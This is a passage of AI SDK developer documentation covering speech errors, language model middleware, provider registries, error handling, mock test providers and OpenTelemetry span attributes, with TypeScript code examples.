model: openai.speech('tts-1'),
text: 'Hello, world!',
});
const warnings = audio.warnings;
Error Handling
When generateSpeech cannot generate a valid audio, it throws a AI_NoSpeechGeneratedError.
This error can arise for any the following reasons:
- The model failed to generate a response
- The model generated a response that could not be parsed
The error preserves the following information to help you log the issue:
responses: Metadata about the speech model responses, including timestamp, model, and headers.cause: The cause of the error. You can use this for more detailed error handling.
import {
experimental_generateSpeech as generateSpeech,
NoSpeechGeneratedError,
} from 'ai';
import { openai } from '@ai-sdk/openai';
try {
await generateSpeech({
model: openai.speech('tts-1'),
text: 'Hello, world!',
});
} catch (error) {
if (NoSpeechGeneratedError.isInstance(error)) {
console.log('AI_NoSpeechGeneratedError');
console.log('Cause:', error.cause);
console.log('Responses:', error.responses);
}
}
Speech Models
| Provider | Model |
|---|---|
| OpenAI | tts-1 |
| OpenAI | tts-1-hd |
| OpenAI | gpt-4o-mini-tts |
| ElevenLabs | eleven_v3 |
| ElevenLabs | eleven_multilingual_v2 |
| ElevenLabs | eleven_flash_v2_5 |
| ElevenLabs | eleven_flash_v2 |
| ElevenLabs | eleven_turbo_v2_5 |
| ElevenLabs | eleven_turbo_v2 |
| LMNT | aurora |
| LMNT | blizzard |
| Hume | default |
Above are a small subset of the speech models supported by the AI SDK providers. For more, see the respective provider documentation.
title: Language Model Middleware description: Learn how to use middleware to enhance the behavior of language models
Language Model Middleware
Language model middleware is a way to enhance the behavior of language models by intercepting and modifying the calls to the language model.
It can be used to add features like guardrails, RAG, caching, and logging in a language model agnostic way. Such middleware can be developed and distributed independently from the language models that they are applied to.
Using Language Model Middleware
You can use language model middleware with the wrapLanguageModel function.
It takes a language model and a language model middleware and returns a new
language model that incorporates the middleware.
import { wrapLanguageModel } from 'ai';
const wrappedLanguageModel = wrapLanguageModel({
model: yourModel,
middleware: yourLanguageModelMiddleware,
});
The wrapped language model can be used just like any other language model, e.g. in streamText:
const result = streamText({
model: wrappedLanguageModel,
prompt: 'What cities are in the United States?',
});
Multiple middlewares
You can provide multiple middlewares to the wrapLanguageModel function.
The middlewares will be applied in the order they are provided.
const wrappedLanguageModel = wrapLanguageModel({
model: yourModel,
middleware: [firstMiddleware, secondMiddleware],
});
// applied as: firstMiddleware(secondMiddleware(yourModel))
Built-in Middleware
The AI SDK comes with several built-in middlewares that you can use to configure language models:
extractReasoningMiddleware: Extracts reasoning information from the generated text and exposes it as areasoningproperty on the result.simulateStreamingMiddleware: Simulates streaming behavior with responses from non-streaming language models.defaultSettingsMiddleware: Applies default settings to a language model.
Extract Reasoning
Some providers and models expose reasoning information in the generated text using special tags, e.g. <think> and </think>.
The extractReasoningMiddleware function can be used to extract this reasoning information and expose it as a reasoning property on the result.
import { wrapLanguageModel, extractReasoningMiddleware } from 'ai';
const model = wrapLanguageModel({
model: yourModel,
middleware: extractReasoningMiddleware({ tagName: 'think' }),
});
You can then use that enhanced model in functions like generateText and streamText.
The extractReasoningMiddleware function also includes a startWithReasoning option.
When set to true, the reasoning tag will be prepended to the generated text.
This is useful for models that do not include the reasoning tag at the beginning of the response.
For more details, see the DeepSeek R1 guide.
Simulate Streaming
The simulateStreamingMiddleware function can be used to simulate streaming behavior with responses from non-streaming language models.
This is useful when you want to maintain a consistent streaming interface even when using models that only provide complete responses.
import { wrapLanguageModel, simulateStreamingMiddleware } from 'ai';
const model = wrapLanguageModel({
model: yourModel,
middleware: simulateStreamingMiddleware(),
});
Default Settings
The defaultSettingsMiddleware function can be used to apply default settings to a language model.
import { wrapLanguageModel, defaultSettingsMiddleware } from 'ai';
const model = wrapLanguageModel({
model: yourModel,
middleware: defaultSettingsMiddleware({
settings: {
temperature: 0.5,
maxOutputTokens: 800,
providerOptions: { openai: { store: false } },
},
}),
});
Community Middleware
The AI SDK provides a Language Model Middleware specification. Community members can develop middleware that adheres to this specification, making it compatible with the AI SDK ecosystem.
Here are some community middlewares that you can explore:
Custom tool call parser
The Custom tool call parser middleware extends tool call capabilities to models that don't natively support the OpenAI-style tools parameter. This includes many self-hosted and third-party models that lack native function calling features.
This middleware enables function calling capabilities by converting function schemas into prompt instructions and parsing the model's responses into structured function calls. It works by transforming the JSON function definitions into natural language instructions the model can understand, then analyzing the generated text to extract function call attempts. This approach allows developers to use the same function calling API across different model providers, even with models that don't natively support the OpenAI-style function calling format, providing a consistent function calling experience regardless of the underlying model implementation.
The @ai-sdk-tool/parser package offers three middleware variants:
createToolMiddleware: A flexible function for creating custom tool call middleware tailored to specific modelshermesToolMiddleware: Ready-to-use middleware for Hermes & Qwen format function callsgemmaToolMiddleware: Pre-configured middleware for Gemma 3 model series function call format
Here's how you can enable function calls with Gemma models that don't support them natively:
import { wrapLanguageModel } from 'ai';
import { gemmaToolMiddleware } from '@ai-sdk-tool/parser';
const model = wrapLanguageModel({
model: openrouter('google/gemma-3-27b-it'),
middleware: gemmaToolMiddleware,
});
Find more examples at this link.
Implementing Language Model Middleware
You can implement any of the following three function to modify the behavior of the language model:
transformParams: Transforms the parameters before they are passed to the language model, for bothdoGenerateanddoStream.wrapGenerate: Wraps thedoGeneratemethod of the language model. You can modify the parameters, call the language model, and modify the result.wrapStream: Wraps thedoStreammethod of the language model. You can modify the parameters, call the language model, and modify the result.
Here are some examples of how to implement language model middleware:
Examples
Logging
This example shows how to log the parameters and generated text of a language model call.
import type {
LanguageModelV2Middleware,
LanguageModelV2StreamPart,
} from '@ai-sdk/provider';
export const yourLogMiddleware: LanguageModelV2Middleware = {
wrapGenerate: async ({ doGenerate, params }) => {
console.log('doGenerate called');
console.log(`params: ${JSON.stringify(params, null, 2)}`);
const result = await doGenerate();
console.log('doGenerate finished');
console.log(`generated text: ${result.text}`);
return result;
},
wrapStream: async ({ doStream, params }) => {
console.log('doStream called');
console.log(`params: ${JSON.stringify(params, null, 2)}`);
const { stream, ...rest } = await doStream();
let generatedText = '';
const textBlocks = new Map<string, string>();
const transformStream = new TransformStream<
LanguageModelV2StreamPart,
LanguageModelV2StreamPart
>({
transform(chunk, controller) {
switch (chunk.type) {
case 'text-start': {
textBlocks.set(chunk.id, '');
break;
}
case 'text-delta': {
const existing = textBlocks.get(chunk.id) || '';
textBlocks.set(chunk.id, existing + chunk.delta);
generatedText += chunk.delta;
break;
}
case 'text-end': {
console.log(
`Text block ${chunk.id} completed:`,
textBlocks.get(chunk.id),
);
break;
}
}
controller.enqueue(chunk);
},
flush() {
console.log('doStream finished');
console.log(`generated text: ${generatedText}`);
},
});
return {
stream: stream.pipeThrough(transformStream),
...rest,
};
},
};
Caching
This example shows how to build a simple cache for the generated text of a language model call.
import type { LanguageModelV2Middleware } from '@ai-sdk/provider';
const cache = new Map<string, any>();
export const yourCacheMiddleware: LanguageModelV2Middleware = {
wrapGenerate: async ({ doGenerate, params }) => {
const cacheKey = JSON.stringify(params);
if (cache.has(cacheKey)) {
return cache.get(cacheKey);
}
const result = await doGenerate();
cache.set(cacheKey, result);
return result;
},
// here you would implement the caching logic for streaming
};
Retrieval Augmented Generation (RAG)
This example shows how to use RAG as middleware.
import type { LanguageModelV2Middleware } from '@ai-sdk/provider';
export const yourRagMiddleware: LanguageModelV2Middleware = {
transformParams: async ({ params }) => {
const lastUserMessageText = getLastUserMessageText({
prompt: params.prompt,
});
if (lastUserMessageText == null) {
return params; // do not use RAG (send unmodified parameters)
}
const instruction =
'Use the following information to answer the question:\n' +
findSources({ text: lastUserMessageText })
.map(chunk => JSON.stringify(chunk))
.join('\n');
return addToLastUserMessage({ params, text: instruction });
},
};
Guardrails
Guard rails are a way to ensure that the generated text of a language model call is safe and appropriate. This example shows how to use guardrails as middleware.
import type { LanguageModelV2Middleware } from '@ai-sdk/provider';
export const yourGuardrailMiddleware: LanguageModelV2Middleware = {
wrapGenerate: async ({ doGenerate }) => {
const { text, ...rest } = await doGenerate();
// filtering approach, e.g. for PII or other sensitive information:
const cleanedText = text?.replace(/badword/g, '<REDACTED>');
return { text: cleanedText, ...rest };
},
// here you would implement the guardrail logic for streaming
// Note: streaming guardrails are difficult to implement, because
// you do not know the full content of the stream until it's finished.
};
Configuring Per Request Custom Metadata
To send and access custom metadata in Middleware, you can use providerOptions. This is useful when building logging middleware where you want to pass additional context like user IDs, timestamps, or other contextual data that can help with tracking and debugging.
import { generateText, wrapLanguageModel } from 'ai';
__PROVIDER_IMPORT__;
import type { LanguageModelV2Middleware } from '@ai-sdk/provider';
export const yourLogMiddleware: LanguageModelV2Middleware = {
wrapGenerate: async ({ doGenerate, params }) => {
console.log('METADATA', params?.providerMetadata?.yourLogMiddleware);
const result = await doGenerate();
return result;
},
};
const { text } = await generateText({
model: wrapLanguageModel({
model: __MODEL__,
middleware: yourLogMiddleware,
}),
prompt: 'Invent a new holiday and describe its traditions.',
providerOptions: {
yourLogMiddleware: {
hello: 'world',
},
},
});
console.log(text);
title: Provider & Model Management description: Learn how to work with multiple providers and models
Provider & Model Management
When you work with multiple providers and models, it is often desirable to manage them in a central place and access the models through simple string ids.
The AI SDK offers custom providers and a provider registry for this purpose:
- With custom providers, you can pre-configure model settings, provide model name aliases, and limit the available models.
- The provider registry lets you mix multiple providers and access them through simple string ids.
You can mix and match custom providers, the provider registry, and middleware in your application.
Custom Providers
You can create a custom provider using customProvider.
Example: custom model settings
You might want to override the default model settings for a provider or provide model name aliases with pre-configured settings.
import {
gateway,
customProvider,
defaultSettingsMiddleware,
wrapLanguageModel,
} from 'ai';
// custom provider with different provider options:
export const openai = customProvider({
languageModels: {
// replacement model with custom provider options:
'gpt-5.1': wrapLanguageModel({
model: gateway('openai/gpt-5.1'),
middleware: defaultSettingsMiddleware({
settings: {
providerOptions: {
openai: {
reasoningEffort: 'high',
},
},
},
}),
}),
// alias model with custom provider options:
'gpt-5.1-high-reasoning': wrapLanguageModel({
model: gateway('openai/gpt-5.1'),
middleware: defaultSettingsMiddleware({
settings: {
providerOptions: {
openai: {
reasoningEffort: 'high',
},
},
},
}),
}),
},
fallbackProvider: gateway,
});
Example: model name alias
You can also provide model name aliases, so you can update the model version in one place in the future:
import { customProvider, gateway } from 'ai';
// custom provider with alias names:
export const anthropic = customProvider({
languageModels: {
opus: gateway('anthropic/claude-opus-4.1'),
sonnet: gateway('anthropic/claude-sonnet-4.5'),
haiku: gateway('anthropic/claude-haiku-4.5'),
},
fallbackProvider: gateway,
});
Example: limit available models
You can limit the available models in the system, even if you have multiple providers.
import {
customProvider,
defaultSettingsMiddleware,
wrapLanguageModel,
gateway,
} from 'ai';
export const myProvider = customProvider({
languageModels: {
'text-medium': gateway('anthropic/claude-sonnet-4.5'),
'text-small': gateway('openai/gpt-5-mini'),
'reasoning-medium': wrapLanguageModel({
model: gateway('openai/gpt-5.1'),
middleware: defaultSettingsMiddleware({
settings: {
providerOptions: {
openai: {
reasoningEffort: 'high',
},
},
},
}),
}),
'reasoning-fast': wrapLanguageModel({
model: gateway('openai/gpt-5.1'),
middleware: defaultSettingsMiddleware({
settings: {
providerOptions: {
openai: {
reasoningEffort: 'low',
},
},
},
}),
}),
},
embeddingModels: {
embedding: gateway.textEmbeddingModel('openai/text-embedding-3-small'),
},
// no fallback provider
});
Provider Registry
You can create a provider registry with multiple providers and models using createProviderRegistry.
Setup
import { anthropic } from '@ai-sdk/anthropic';
import { openai } from '@ai-sdk/openai';
import { createProviderRegistry, gateway } from 'ai';
export const registry = createProviderRegistry({
// register provider with prefix and default setup using gateway:
gateway,
// register provider with prefix and direct provider import:
anthropic,
openai,
});
Setup with Custom Separator
By default, the registry uses : as the separator between provider and model IDs. You can customize this separator:
import { anthropic } from '@ai-sdk/anthropic';
import { openai } from '@ai-sdk/openai';
import { createProviderRegistry, gateway } from 'ai';
export const customSeparatorRegistry = createProviderRegistry(
{
gateway,
anthropic,
openai,
},
{ separator: ' > ' },
);
Example: Use language models
You can access language models by using the languageModel method on the registry.
The provider id will become the prefix of the model id: providerId:modelId.
import { generateText } from 'ai';
import { registry } from './registry';
const { text } = await generateText({
model: registry.languageModel('openai:gpt-5.1'), // default separator
// or with custom separator:
// model: customSeparatorRegistry.languageModel('openai > gpt-5.1'),
prompt: 'Invent a new holiday and describe its traditions.',
});
Example: Use text embedding models
You can access text embedding models by using the textEmbeddingModel method on the registry.
The provider id will become the prefix of the model id: providerId:modelId.
import { embed } from 'ai';
import { registry } from './registry';
const { embedding } = await embed({
model: registry.textEmbeddingModel('openai:text-embedding-3-small'),
value: 'sunny day at the beach',
});
Example: Use image models
You can access image models by using the imageModel method on the registry.
The provider id will become the prefix of the model id: providerId:modelId.
import { generateImage } from 'ai';
import { registry } from './registry';
const { image } = await generateImage({
model: registry.imageModel('openai:dall-e-3'),
prompt: 'A beautiful sunset over a calm ocean',
});
Combining Custom Providers, Provider Registry, and Middleware
The central idea of provider management is to set up a file that contains all the providers and models you want to use. You may want to pre-configure model settings, provide model name aliases, limit the available models, and more.
Here is an example that implements the following concepts:
- pass through gateway with a namespace prefix (here:
gateway > *) - pass through a full provider with a namespace prefix (here:
xai > *) - setup an OpenAI-compatible provider with custom api key and base URL (here:
custom > *) - setup model name aliases (here:
anthropic > fast,anthropic > writing,anthropic > reasoning) - pre-configure model settings (here:
anthropic > reasoning) - validate the provider-specific options (here:
AnthropicProviderOptions) - use a fallback provider (here:
anthropic > *) - limit a provider to certain models without a fallback (here:
groq > gemma2-9b-it,groq > qwen-qwq-32b) - define a custom separator for the provider registry (here:
>)
import { anthropic, AnthropicProviderOptions } from '@ai-sdk/anthropic';
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { xai } from '@ai-sdk/xai';
import { groq } from '@ai-sdk/groq';
import {
createProviderRegistry,
customProvider,
defaultSettingsMiddleware,
gateway,
wrapLanguageModel,
} from 'ai';
export const registry = createProviderRegistry(
{
// pass through gateway with a namespace prefix
gateway,
// pass through full providers with namespace prefixes
xai,
// access an OpenAI-compatible provider with custom setup
custom: createOpenAICompatible({
name: 'provider-name',
apiKey: process.env.CUSTOM_API_KEY,
baseURL: 'https://api.custom.com/v1',
}),
// setup model name aliases
anthropic: customProvider({
languageModels: {
fast: anthropic('claude-haiku-4-5'),
// simple model
writing: anthropic('claude-sonnet-4-5'),
// extended reasoning model configuration:
reasoning: wrapLanguageModel({
model: anthropic('claude-sonnet-4-5'),
middleware: defaultSettingsMiddleware({
settings: {
maxOutputTokens: 100000, // example default setting
providerOptions: {
anthropic: {
thinking: {
type: 'enabled',
budgetTokens: 32000,
},
} satisfies AnthropicProviderOptions,
},
},
}),
}),
},
fallbackProvider: anthropic,
}),
// limit a provider to certain models without a fallback
groq: customProvider({
languageModels: {
'gemma2-9b-it': groq('gemma2-9b-it'),
'qwen-qwq-32b': groq('qwen-qwq-32b'),
},
}),
},
{ separator: ' > ' },
);
// usage:
const model = registry.languageModel('anthropic > reasoning');
Global Provider Configuration
The AI SDK 5 includes a global provider feature that allows you to specify a model using just a plain model ID string:
import { streamText } from 'ai';
__PROVIDER_IMPORT__;
const result = await streamText({
model: __MODEL__, // Uses the global provider (defaults to gateway)
prompt: 'Invent a new holiday and describe its traditions.',
});
By default, the global provider is set to the Vercel AI Gateway.
Customizing the Global Provider
You can set your own preferred global provider:
import { openai } from '@ai-sdk/openai';
// Initialize once during startup:
globalThis.AI_SDK_DEFAULT_PROVIDER = openai;
import { streamText } from 'ai';
const result = await streamText({
model: 'gpt-5.1', // Uses OpenAI provider without prefix
prompt: 'Invent a new holiday and describe its traditions.',
});
This simplifies provider usage and makes it easier to switch between providers without changing your model references throughout your codebase.
title: Error Handling description: Learn how to handle errors in the AI SDK Core
Error Handling
Handling regular errors
Regular errors are thrown and can be handled using the try/catch block.
import { generateText } from 'ai';
__PROVIDER_IMPORT__;
try {
const { text } = await generateText({
model: __MODEL__,
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
} catch (error) {
// handle error
}
See Error Types for more information on the different types of errors that may be thrown.
Handling streaming errors (simple streams)
When errors occur during streams that do not support error chunks,
the error is thrown as a regular error.
You can handle these errors using the try/catch block.
import { generateText } from 'ai';
__PROVIDER_IMPORT__;
try {
const { textStream } = streamText({
model: __MODEL__,
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
for await (const textPart of textStream) {
process.stdout.write(textPart);
}
} catch (error) {
// handle error
}
Handling streaming errors (streaming with error support)
Full streams support error parts. You can handle those parts similar to other parts. It is recommended to also add a try-catch block for errors that happen outside of the streaming.
import { generateText } from 'ai';
__PROVIDER_IMPORT__;
try {
const { fullStream } = streamText({
model: __MODEL__,
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
for await (const part of fullStream) {
switch (part.type) {
// ... handle other part types
case 'error': {
const error = part.error;
// handle error
break;
}
case 'abort': {
// handle stream abort
break;
}
case 'tool-error': {
const error = part.error;
// handle error
break;
}
}
}
} catch (error) {
// handle error
}
Handling stream aborts
When streams are aborted (e.g., via chat stop button), you may want to perform cleanup operations like updating stored messages in your UI. Use the onAbort callback to handle these cases.
The onAbort callback is called when a stream is aborted via AbortSignal, but onFinish is not called. This ensures you can still update your UI state appropriately.
import { streamText } from 'ai';
__PROVIDER_IMPORT__;
const { textStream } = streamText({
model: __MODEL__,
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
onAbort: ({ steps }) => {
// Update stored messages or perform cleanup
console.log('Stream aborted after', steps.length, 'steps');
},
onFinish: ({ steps, totalUsage }) => {
// This is called on normal completion
console.log('Stream completed normally');
},
});
for await (const textPart of textStream) {
process.stdout.write(textPart);
}
The onAbort callback receives:
steps: An array of all completed steps before the abort
You can also handle abort events directly in the stream:
import { streamText } from 'ai';
__PROVIDER_IMPORT__;
const { fullStream } = streamText({
model: __MODEL__,
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
for await (const chunk of fullStream) {
switch (chunk.type) {
case 'abort': {
// Handle abort directly in stream
console.log('Stream was aborted');
break;
}
// ... handle other part types
}
}
title: Testing description: Learn how to use AI SDK Core mock providers for testing.
Testing
Testing language models can be challenging, because they are non-deterministic and calling them is slow and expensive.
To enable you to unit test your code that uses the AI SDK, the AI SDK Core
includes mock providers and test helpers. You can import the following helpers from ai/test:
MockEmbeddingModelV2: A mock embedding model using the embedding model v2 specification.MockLanguageModelV2: A mock language model using the language model v2 specification.mockId: Provides an incrementing integer ID.mockValues: Iterates over an array of values with each call. Returns the last value when the array is exhausted.simulateReadableStream: Simulates a readable stream with delays.
With mock providers and test helpers, you can control the output of the AI SDK and test your code in a repeatable and deterministic way without actually calling a language model provider.
Examples
You can use the test helpers with the AI Core functions in your unit tests:
generateText
import { generateText } from 'ai';
import { MockLanguageModelV2 } from 'ai/test';
const result = await generateText({
model: new MockLanguageModelV2({
doGenerate: async () => ({
finishReason: 'stop',
usage: { inputTokens: 10, outputTokens: 20, totalTokens: 30 },
content: [{ type: 'text', text: `Hello, world!` }],
warnings: [],
}),
}),
prompt: 'Hello, test!',
});
streamText
import { streamText, simulateReadableStream } from 'ai';
import { MockLanguageModelV2 } from 'ai/test';
const result = streamText({
model: new MockLanguageModelV2({
doStream: async () => ({
stream: simulateReadableStream({
chunks: [
{ type: 'text-start', id: 'text-1' },
{ type: 'text-delta', id: 'text-1', delta: 'Hello' },
{ type: 'text-delta', id: 'text-1', delta: ', ' },
{ type: 'text-delta', id: 'text-1', delta: 'world!' },
{ type: 'text-end', id: 'text-1' },
{
type: 'finish',
finishReason: 'stop',
logprobs: undefined,
usage: { inputTokens: 3, outputTokens: 10, totalTokens: 13 },
},
],
}),
}),
}),
prompt: 'Hello, test!',
});
generateObject
import { generateObject } from 'ai';
import { MockLanguageModelV2 } from 'ai/test';
import { z } from 'zod';
const result = await generateObject({
model: new MockLanguageModelV2({
doGenerate: async () => ({
finishReason: 'stop',
usage: { inputTokens: 10, outputTokens: 20, totalTokens: 30 },
content: [{ type: 'text', text: `{"content":"Hello, world!"}` }],
warnings: [],
}),
}),
schema: z.object({ content: z.string() }),
prompt: 'Hello, test!',
});
streamObject
import { streamObject, simulateReadableStream } from 'ai';
import { MockLanguageModelV2 } from 'ai/test';
import { z } from 'zod';
const result = streamObject({
model: new MockLanguageModelV2({
doStream: async () => ({
stream: simulateReadableStream({
chunks: [
{ type: 'text-start', id: 'text-1' },
{ type: 'text-delta', id: 'text-1', delta: '{ ' },
{ type: 'text-delta', id: 'text-1', delta: '"content": ' },
{ type: 'text-delta', id: 'text-1', delta: `"Hello, ` },
{ type: 'text-delta', id: 'text-1', delta: `world` },
{ type: 'text-delta', id: 'text-1', delta: `!"` },
{ type: 'text-delta', id: 'text-1', delta: ' }' },
{ type: 'text-end', id: 'text-1' },
{
type: 'finish',
finishReason: 'stop',
logprobs: undefined,
usage: { inputTokens: 3, outputTokens: 10, totalTokens: 13 },
},
],
}),
}),
}),
schema: z.object({ content: z.string() }),
prompt: 'Hello, test!',
});
Simulate UI Message Stream Responses
You can also simulate UI Message Stream responses for testing, debugging, or demonstration purposes.
Here is a Next example:
import { simulateReadableStream } from 'ai';
export async function POST(req: Request) {
return new Response(
simulateReadableStream({
initialDelayInMs: 1000, // Delay before the first chunk
chunkDelayInMs: 300, // Delay between chunks
chunks: [
`data: {"type":"start","messageId":"msg-123"}\n\n`,
`data: {"type":"text-start","id":"text-1"}\n\n`,
`data: {"type":"text-delta","id":"text-1","delta":"This"}\n\n`,
`data: {"type":"text-delta","id":"text-1","delta":" is an"}\n\n`,
`data: {"type":"text-delta","id":"text-1","delta":" example."}\n\n`,
`data: {"type":"text-end","id":"text-1"}\n\n`,
`data: {"type":"finish"}\n\n`,
`data: [DONE]\n\n`,
],
}).pipeThrough(new TextEncoderStream()),
{
status: 200,
headers: {
'Content-Type': 'text/event-stream',
'Cache-Control': 'no-cache',
Connection: 'keep-alive',
'x-vercel-ai-ui-message-stream': 'v1',
},
},
);
}
title: Telemetry description: Using OpenTelemetry with AI SDK Core
Telemetry
The AI SDK uses OpenTelemetry to collect telemetry data. OpenTelemetry is an open-source observability framework designed to provide standardized instrumentation for collecting telemetry data.
Check out the AI SDK Observability Integrations to see providers that offer monitoring and tracing for AI SDK applications.
Enabling telemetry
For Next.js applications, please follow the Next.js OpenTelemetry guide to enable telemetry first.
You can then use the experimental_telemetry option to enable telemetry on specific function calls while the feature is experimental:
const result = await generateText({
model: __MODEL__,
prompt: 'Write a short story about a cat.',
experimental_telemetry: { isEnabled: true },
});
When telemetry is enabled, you can also control if you want to record the input values and the output values for the function.
By default, both are enabled. You can disable them by setting the recordInputs and recordOutputs options to false.
Disabling the recording of inputs and outputs can be useful for privacy, data transfer, and performance reasons. You might for example want to disable recording inputs if they contain sensitive information.
Telemetry Metadata
You can provide a functionId to identify the function that the telemetry data is for,
and metadata to include additional information in the telemetry data.
const result = await generateText({
model: __MODEL__,
prompt: 'Write a short story about a cat.',
experimental_telemetry: {
isEnabled: true,
functionId: 'my-awesome-function',
metadata: {
something: 'custom',
someOtherThing: 'other-value',
},
},
});
Custom Tracer
You may provide a tracer which must return an OpenTelemetry Tracer. This is useful in situations where
you want your traces to use a TracerProvider other than the one provided by the @opentelemetry/api singleton.
const tracerProvider = new NodeTracerProvider();
const result = await generateText({
model: __MODEL__,
prompt: 'Write a short story about a cat.',
experimental_telemetry: {
isEnabled: true,
tracer: tracerProvider.getTracer('ai'),
},
});
Collected Data
generateText function
generateText records 3 types of spans:
-
ai.generateText(span): the full length of the generateText call. It contains 1 or moreai.generateText.doGeneratespans. It contains the basic LLM span information and the following attributes:operation.name:ai.generateTextand the functionId that was set throughtelemetry.functionIdai.operationId:"ai.generateText"ai.prompt: the prompt that was used when callinggenerateTextai.response.text: the text that was generatedai.response.toolCalls: the tool calls that were made as part of the generation (stringified JSON)ai.response.finishReason: the reason why the generation finishedai.settings.maxOutputTokens: the maximum number of output tokens that were set
-
ai.generateText.doGenerate(span): a provider doGenerate call. It can containai.toolCallspans. It contains the call LLM span information and the following attributes:operation.name:ai.generateText.doGenerateand the functionId that was set throughtelemetry.functionIdai.operationId:"ai.generateText.doGenerate"ai.prompt.messages: the messages that were passed into the providerai.prompt.tools: array of stringified tool definitions. The tools can be of typefunctionorprovider-defined-client. Function tools have aname,description(optional), andinputSchema(JSON schema). Provider-defined-client tools have aname,id, andinput(Record).ai.prompt.toolChoice: the stringified tool choice setting (JSON). It has atypeproperty (auto,none,required,tool), and if the type istool, atoolNameproperty with the specific tool.ai.response.text: the text that was generatedai.response.toolCalls: the tool calls that were made as part of the generation (stringified JSON)ai.response.finishReason: the reason why the generation finished
-
ai.toolCall(span): a tool call that is made as part of the generateText call. See Tool call spans for more details.
streamText function
streamText records 3 types of spans and 2 types of events:
-
ai.streamText(span): the full length of the streamText call. It contains aai.streamText.doStreamspan. It contains the basic LLM span information and the following attributes:operation.name:ai.streamTextand the functionId that was set throughtelemetry.functionIdai.operationId:"ai.streamText"ai.prompt: the prompt that was used when callingstreamTextai.response.text: the text that was generatedai.response.toolCalls: the tool calls that were made as part of the generation (stringified JSON)ai.response.finishReason: the reason why the generation finishedai.settings.maxOutputTokens: the maximum number of output tokens that were set
-
ai.streamText.doStream(span): a provider doStream call. This span contains anai.stream.firstChunkevent andai.toolCallspans. It contains the call LLM span information and the following attributes:operation.name:ai.streamText.doStreamand the functionId that was set throughtelemetry.functionIdai.operationId:"ai.streamText.doStream"ai.prompt.messages: the messages that were passed into the providerai.prompt.tools: array of stringified tool definitions. The tools can be of typefunctionorprovider-defined-client. Function tools have aname,description(optional), andinputSchema(JSON schema). Provider-defined-client tools have aname,id, andinput(Record).ai.prompt.toolChoice: the stringified tool choice setting (JSON). It has atypeproperty (auto,none,required,tool), and if the type istool, atoolNameproperty with the specific tool.ai.response.text: the text that was generatedai.response.toolCalls: the tool calls that were made as part of the generation (stringified JSON)ai.response.msToFirstChunk: the time it took to receive the first chunk in millisecondsai.response.msToFinish: the time it took to receive the finish part of the LLM stream in millisecondsai.response.avgCompletionTokensPerSecond: the average number of completion tokens per secondai.response.finishReason: the reason why the generation finished
-
ai.toolCall(span): a tool call that is made as part of the generateText call. See Tool call spans for more details. -
ai.stream.firstChunk(event): an event that is emitted when the first chunk of the stream is received.ai.response.msToFirstChunk: the time it took to receive the first chunk
-
ai.stream.finish(event): an event that is emitted when the finish part of the LLM stream is received.
It also records a ai.stream.firstChunk event when the first chunk of the stream is received.
generateObject function
generateObject records 2 types of spans:
-
ai.generateObject(span): the full length of the generateObject call. It contains 1 or moreai.generateObject.doGeneratespans. It contains the basic LLM span information and the following attributes:operation.name:ai.generateObjectand the functionId that was set throughtelemetry.functionIdai.operationId:"ai.generateObject"ai.prompt: the prompt that was used when callinggenerateObjectai.schema: Stringified JSON schema version of the schema that was passed into thegenerateObjectfunctionai.schema.name: the name of the schema that was passed into thegenerateObjectfunctionai.schema.description: the description of the schema that was passed into thegenerateObjectfunctionai.response.object: the object that was generated (stringified JSON)ai.settings.output: the output type that was used, e.g.objectorno-schema
-
ai.generateObject.doGenerate(span): a provider doGenerate call. It contains the call LLM span information and the following attributes:operation.name:ai.generateObject.doGenerateand the functionId that was set throughtelemetry.functionIdai.operationId:"ai.generateObject.doGenerate"ai.prompt.messages: the messages that were passed into the providerai.response.object: the object that was generated (stringified JSON)ai.response.finishReason: the reason why the generation finished
streamObject function
streamObject records 2 types of spans and 1 type of event:
-
ai.streamObject(span): the full length of the streamObject call. It contains 1 or moreai.streamObject.doStreamspans. It contains the basic LLM span information and the following attributes:operation.name:ai.streamObjectand the functionId that was set throughtelemetry.functionIdai.operationId:"ai.streamObject"ai.prompt: the prompt that was used when callingstreamObjectai.schema: Stringified JSON schema version of the schema that was passed into thestreamObjectfunctionai.schema.name: the name of the schema that was passed into thestreamObjectfunctionai.schema.description: the description of the schema that was passed into thestreamObjectfunctionai.response.object: the object that was generated (stringified JSON)ai.settings.output: the output type that was used, e.g.objectorno-schema
-
ai.streamObject.doStream(span): a provider doStream call. This span contains anai.stream.firstChunkevent. It contains the call LLM span information and the following attributes:operation.name:ai.streamObject.doStreamand the functionId that was set throughtelemetry.functionIdai.operationId:"ai.streamObject.doStream"ai.prompt.messages: the messages that were passed into the providerai.response.object: the object that was generated (stringified JSON)ai.response.msToFirstChunk: the time it took to receive the first chunkai.response.finishReason: the reason why the generation finished
-
ai.stream.firstChunk(event): an event that is emitted when the first chunk of the stream is received.ai.response.msToFirstChunk: the time it took to receive the first chunk
embed function
embed records 2 types of spans:
-
ai.embed(span): the full length of the embed call. It contains 1ai.embed.doEmbedspans. It contains the basic embedding span information and the following attributes:operation.name:ai.embedand the functionId that was set throughtelemetry.functionIdai.operationId:"ai.embed"ai.value: the value that was passed into theembedfunctionai.embedding: a JSON-stringified embedding
-
ai.embed.doEmbed(span): a provider doEmbed call. It contains the basic embedding span information and the following attributes:operation.name:ai.embed.doEmbedand the functionId that was set throughtelemetry.functionIdai.operationId:"ai.embed.doEmbed"ai.values: the values that were passed into the provider (array)ai.embeddings: an array of JSON-stringified embeddings
embedMany function
embedMany records 2 types of spans:
-
ai.embedMany(span): the full length of the embedMany call. It contains 1 or moreai.embedMany.doEmbedspans. It contains the basic embedding span information and the following attributes:operation.name:ai.embedManyand the functionId that was set throughtelemetry.functionIdai.operationId:"ai.embedMany"ai.values: the values that were passed into theembedManyfunctionai.embeddings: an array of JSON-stringified embedding
-
ai.embedMany.doEmbed(span): a provider doEmbed call. It contains the basic embedding span information and the following attributes:operation.name:ai.embedMany.doEmbedand the functionId that was set throughtelemetry.functionIdai.operationId:"ai.embedMany.doEmbed"ai.values: the values that were sent to the providerai.embeddings: an array of JSON-stringified embeddings for each value
Span Details
Basic LLM span information
Many spans that use LLMs (ai.generateText, ai.generateText.doGenerate, ai.streamText, ai.streamText.doStream,
ai.generateObject, ai.generateObject.doGenerate, ai.streamObject, ai.streamObject.doStream) contain the following attributes:
